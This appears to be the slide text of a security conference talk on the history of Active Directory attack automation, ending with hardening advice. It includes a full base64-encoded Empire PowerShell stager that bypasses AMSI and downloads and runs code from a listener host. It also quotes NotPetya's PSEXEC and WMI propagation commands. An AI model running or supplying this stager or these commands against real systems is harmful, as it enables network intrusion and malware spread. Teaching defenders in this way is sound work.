THE PAST, PRESENT & FUTURE OF ENTERPRISE SECURITY

THE ‘GOLDEN AGE’ OF ATTACK AUTOMATION

Marcello Salvati

- **@byt3bl33d3r**
- **https://github.com/byt3bl33d3r**
- **Lead researcher @coalfirelabs**

- Years of experience building open source security tools

0x0

Enterprise Security

It's big. It's a thing. It's a problem. It's complicated.

Challenges

- Huge networks
  - A lot of times ‘inherited’ from acquisitions
  - Lack of visibility, inventory, patch management, documentation
- Security vs. business continuity
  - Limited budgets for security
  - Non-effective communication
  - Often investing in products, not people
  - Legacy system(s), application(s)

We can be here all week talking about this…

The typical corporate network

Realistically....

0x1

The Past

Pre-PowerShell Era

- Lack of tooling and tradecraft...

- ... especially for very large networks

  - Usually, most post-exploitation tools were just wrappers
  - In dire need of automated situational awareness
  - Implants usually all touched disk

The Game Changers

- Mimikatz
  - https://github.com/gentilkiwi/mimikatz
- SMBExec
  - https://github.com/brav0hax/smbexec
- Responder
  - https://github.com/lgandx/Responder

Icing on the cake

- PowerShell… omfg
  - Defcon 18
  - David Kennedy, Josh Kelly

0x2

The Present

PowerShell Era

PowerShell, PowerShell, PowerShell...

- Built into every Windows OS by default
- Extremely powerful as it allows full dynamic access to .NET
- PowerShell < V4.0 had no protections in place for in-memory script execution
- Has built in features that can be abused by attackers

Needless to say, this was the dream (or nightmare) ...


The Game Changers V2.0

- Powerview & PowerSploit
  - https://github.com/PowerShellMafia/PowerSploit
- Empire
  - https://github.com/EmpireProject/Empire
- BloodHound/Sharphound
  - https://github.com/BloodHoundAD/BloodHound
  - https://github.com/BloodHoundAD/SharpHound

Big networks & limited time? Not an issue!

- CrackMapExec
  - https://github.com/byt3bl33d3r/CrackMapExec

Own an entire subnet in minutes !


Terminal Shell Edit View Window Help
Thu 9:41 PM
byt3bl33d3r — tmux — tmux — tmux — 151×47
(CrackMapExec-VmYeegz4) λ Rott3nAppl3 ~ →
[Empire] Post-Exploitation Framework
[Version] 2.2 | [Web] https://github.com/empireProject/Empire
278 modules currently loaded
1 listeners currently active
0 agents currently active
(Empire) >
[0] 0:~*
"Rott3nAppl3" 21:41 26-Oct-17

Why not automate the entire process ?

- DeathStar
  - https://github.com/byt3bl33d3r/DeathStar

- GoFetch
  - https://github.com/GoFetchAD/GoFetch

Need to automate getting a foothold?

- IceBreaker
  - https://github.com/DanMcInerney/icebreaker


```
(Empire: agents) > listeners

[*] Active listeners:

  Name            Module          Host                        Delay/Jitter   KillDate
  ----            ------          ----                        ------------   --------
  DeathStar       http            https://192.168.10.3:7654   5/0.0

(Empire: listeners) > launcher powershell DeathStar
powershell -noP -w 1 -enc  WwBSAEUAZgBdAC4AQQBTAFMARQBNAEIATAB5AC4ARwBFAFQAVABZAFAARQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQAuACIARwBFAHQARgBJAGUAbABEACIAKAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMAZQBUAFYAQQBMAHUAZQAoACQATgB1AGwAbAAsACQAVAByAHUAZQApADsAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBFAHgAcABlAGMAdAAxADAAMABDAG8AbgB0AGkAbgB1AGUAPQAwADsAJAB3AGMAPQBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ADsAJAB1AD0AJwBNAG8AegBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHMAIABOAFQAIAA2AC4AMQA7ACAAVwBPAFcANgA0ADsAIABUAHIAaQBkAGUAbgB0AC8ANwAuADAAOwAgAHIAdgA6ADEAMQAuADAAKQAgAGwAaQBrAGUAIABHAGUAYwBrAG8AJwA7ACQAdwBjAC4ASABlAGEAZABlAHIAcwAuAEEAZABkACgAJwBVAHMAZQByAC0AQQBnAGUAbgB0ACcALAAkAHUAKQA7ACQAdwBjAC4AUAByAG8AeAB5AD0AWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAUgBlAHEAdQBlAHMAdABdADoAOgBEAGUAZgBhAHUAbAB0AFcAZQBiAFAAcgBvAHgAeQA7ACQAdwBjAC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AQwByAGUAZABlAG4AdABpAGEAbABDAGEAYwBoAGUAXQA6ADoARABlAGYAYQB1AGwAdABOAGUAdAB3AG8AcgBrAEMAcgBlAGQAZQBuAHQAaQBhAGwAcwA7AEkARQBYACAAKAAkAHcAYwAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvADEAOQAyAC4AMQA2ADgALgAxADAALgAzADoANwA2ADUANAAvAGEAZABtAGkAbgAvAGcAZQB0AC4AcABoAHAAJwApACkAOwAkAHIAPQB7ACQAXwAuAEUAeABjAGUAcAB0AGkAbwBuAC4ATQBlAHMAcwBhAGcAZQB9ADsAaQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewAkAHcAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAnAH0AZQBsAHMAZQB7ACQAdwA9ACQAZQBuAHYAOgB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACcAfQA7ACQAcwA9AE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAEQAaQBhAGcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAGMAZQBzAHMAUwB0AGEAcgB0AEkAbgBmAG8AOwAkAHMALgBGAGkAbABlAE4AYQBtAGUAPQAkAHcAOwAkAHMALgBBAHIAZwB1AG0AZQBuAHQAcwA9ACcALQBuAG8AcAAgAC0AdwAgADEAIAAtAGMAIABJAEUAWAAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwAHMAOgAvAC8AMQA5ADIALgAxADYAOAAuADEAMAAuADMAOgA3ADYANQA0AC8AYQBkAG0AaQBuAC8AZwBlAHQALgBwAGgAcAAnACkAOwAkAHMALgBVAHMAZQBTAGgAZQBsAGwARQB4AGUAYwB1AHQAZQA9ADAAOwBbAFMAeQBzAHQAZQBtAC4AUwBlAGMAdQByAGkAdAB5AC4AUAByAGkAbgBjAGkAcABhAGwALgBXAGkAbgBkAG8AdwBzAEkAZABlAG4AdABpAHQAeQBdADoAOgBHAGUAdABDAHUAcgByAGUAbgB0ACgAKQAuAEkAcwBJAG4AUgBvAGwAZQAoAFsAUwB5AHMAdABlAG0ALgBTAGUAYwB1AHIAaQB0AHkALgBQAHIAaQBuAGMAaQBwAGEAbAAuAFcAaQBuAGQAbwB3AHMAQgB1AGkAbAB0AGkAbgBSAG8AbABlAF0AOgA6AEEAZABtAGkAbgBpAHMAdAByAGEAdABvAHIAKQApAHsAJABzAC4AQQByAGcAdQBtAGUAbgB0AHMAPQAnAC0AbgBvAHAAIAAtAHcAIAAxACAALQBjACAASQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvADEAOQAyAC4AMQA2ADgALgAxADAALgAzADoANwA2ADUANAAvAGEAZABtAGkAbgAvAGcAZQB0AC4AcABoAHAAJwApADsAJABzAC4AVwBpAG4AZABvAHcAUwB0AHkAbABlAD0AMQA7AH0AZQBsAHMAZQB7ACQAcwAuAFYAZQByAGIAPQAnAFIAdQBuAEEAcwAnADsAfQBbAFMAeQBzAHQAZQBtAC4ARABpAGEAZwBuAG8AcwB0AGkAYwBzAC4AUAByAG8AYwBlAHMAcwBdADoAOgBTAHQAYQByAHQAKAAkAHMAKQA7AA==
(Empire: listeners) >
```

This sounds familiar…



byt3bl33d3r

Published

Mon 29 May 2017

←Home

Stuff that I'd like to see added

There is so much more that could be done with DeathStar: more domain privilege escalation techniques could be added, more lateral movement methods, the logic could be fine tuned a bit more, we could do some post-exploitation and SPN shenanigans etc.. The current release is definitely a rough first draft.

The game changer would be SMB Named Pipe pivoting. Once that's in Empire this will truly 'walk and talk' like a worm.

Conclusion

DeathStar demonstrates that automating obtaining Domain Admin rights in an Active Directory environment is a clear possibility using existing open-source toolsets. I expect to see many more tools that do something like this in the near future (I personally know two people who are working on their own versions/implementations which is awesome, and I encourage more people to do so)

One final point I'd like everyone to reflect on: I put this together in 3-4 days. Imagine what a bunch of much more smarter people than me could do/have already done with more time and resources (*cough cough* nation states *cough cough*). That's something that I think is particularly interesting.

https://byt3bl33d3r.github.io/automating-the-empire-with-the-death-star-getting-domain-admin-with-a-push-of-a-button.html


THREE
WEEKS LATER

Called it?

NotPetya Summary

- Initial infection in Ukraine accomplished by exploiting vulnerability in M.E.Doc software
- Infected systems then attempt to propagate the infection to other systems
  - To infect other systems inside the organization, the malware steals credentials and propagates with built-in Windows tools WMI and PSEXEC:

    PSEXEC code snippet: `C:\Windows\dllhost.dat \\IP ADDRESS -accepteula -s -d C:\Windows\System32\rundll32.exe "C:\Windows\perfc.dat",#1 10 "USERNAME:PASSWORD"`

    WMI code snippet: `C:\Windows\system32\wbem\wmic.exe /node:"IP ADDRESS" /user:"USERNAME" /password:"PASSWORD" process call create "C:\Windows\System32\rundll32.exe \"C:\Windows\perfc.dat\" #1 XX \"USERNAME:PASSWORD\"`
  - To infect additional systems outside the organization, the malware attempts to exploit the EternalBlue vulnerability

https://www.crowdstrike.com/blog/fast-spreading-petrwrap-ransomware-attack-combines-eternalblue-exploit-credential-stealing/

0x3

The Very Near Future (arguably the present)

C#/.NET

The attacker's creed

The Power in PowerShell...


...comes from dynamically calling .NET!

Can we do this without going through PowerShell?

A perfect example

- DotNetToJScript
  - https://github.com/tyranid/DotNetToJScript

Something may be in the works ☺



C#/.NET !

- Quick Retooling in .Net for Red Teams
  - Circle City Con 2018
  - @Op_Nomad
  - https://github.com/dsnezhkov/typhoon

0x4

Let’s talk mitigation

(A.K.A things you can do right after this talk to harden your network)

Start with the basics

- Don’t have an account lockout policy, segmentation, host isolation and inventory?

SMB Signing

One of the most overlooked and underrated AD security settings...

SMB Signing

- Following key needs to be set EVERYWHERE:
- HKLM\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySignature

- Test in lab before deploying to all systems!

Difficulty: EASY PEASY
Breaks Stuff: MAYBE

Situational Awareness

- Most of this functionality is considered a feature not a bug and is still there mainly for backwards compatibility reasons (a.k.a. Microsoft's Curse)
- There are some TechNet PS scripts which allow you to harden session enumeration and SAMR remote access (shoutout to @ItaiGrady <3):
  - https://gallery.technet.microsoft.com/SAMRi10-Hardening-Remote-48d94b5b
  - https://gallery.technet.microsoft.com/Net-Cease-Blocking-Net-1e8dcb5b
- If anyone has any pro-tips on how to mitigate AD information gathering on the cheap would love to hear it :)

Difficulty: HARD
Breaks Stuff: MAYBE

Domain Privesc

By far, the most common way I've found to escalate privileges is to look for passwords in SYSVOL & GPP

Domain Privesc

- Install KB2962486 on every computer used to manage GPOs which prevents new credentials from being placed in Group Policy Preferences.
- https://support.microsoft.com/en-us/kb/2962486

- Delete existing GPP xml files in SYSVOL containing passwords.

- Don't put passwords in files that are accessible by all authenticated users.

Difficulty: EASY\MODERATE
Breaks Stuff: NO

Cleartext Passwords in Memory

- This attack can't be performed on Windows 2012R2+ and Windows 8.1+.
- On older systems KB2871997 should be installed EVERYWHERE
- https://support.microsoft.com/en-us/kb/2871997
- The following registry should be set EVERYWHERE and monitored: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control SecurityProviders\WDigest\UseLogonCredential: Value 0 (REG_DWORD)
- Your Administrators should have a separate workstation for their administrative activities!

Difficulty: EASY
Breaks Stuff: NO/MAYBE

Local Administrator Accounts

Here's a good example of what **NOT** to do:

Local Admin = Dev & Test	Enabled
Local Admin = Dev, Sup & Test	Enabled
Local Admin = Development	Enabled
Local Admin = Domain Admins	Enabled
Local Admin = Domain Users	Enabled
Local Admin = IMP	Enabled
Local Admin = Info Tech	Enabled
Local Admin = Man / Admin	Enabled
Local Admin = SG_RDS_Users_*	Enabled
Local Admin = Support	Enabled
Local Admin = Testing	Enabled

Local Administrator Accounts

- Microsoft LAPS:
- https://www.microsoft.com/en-us/download/details.aspx?id=46899
- https://adsecurity.org/?p=1790

Difficulty: MODERATE
Breaks Stuff: NO

0x5

Conclusion

Thanks!

ANY QUESTIONS?

You can find me at:

@byt3bl33d3r

byt3bl33d3r@pm.me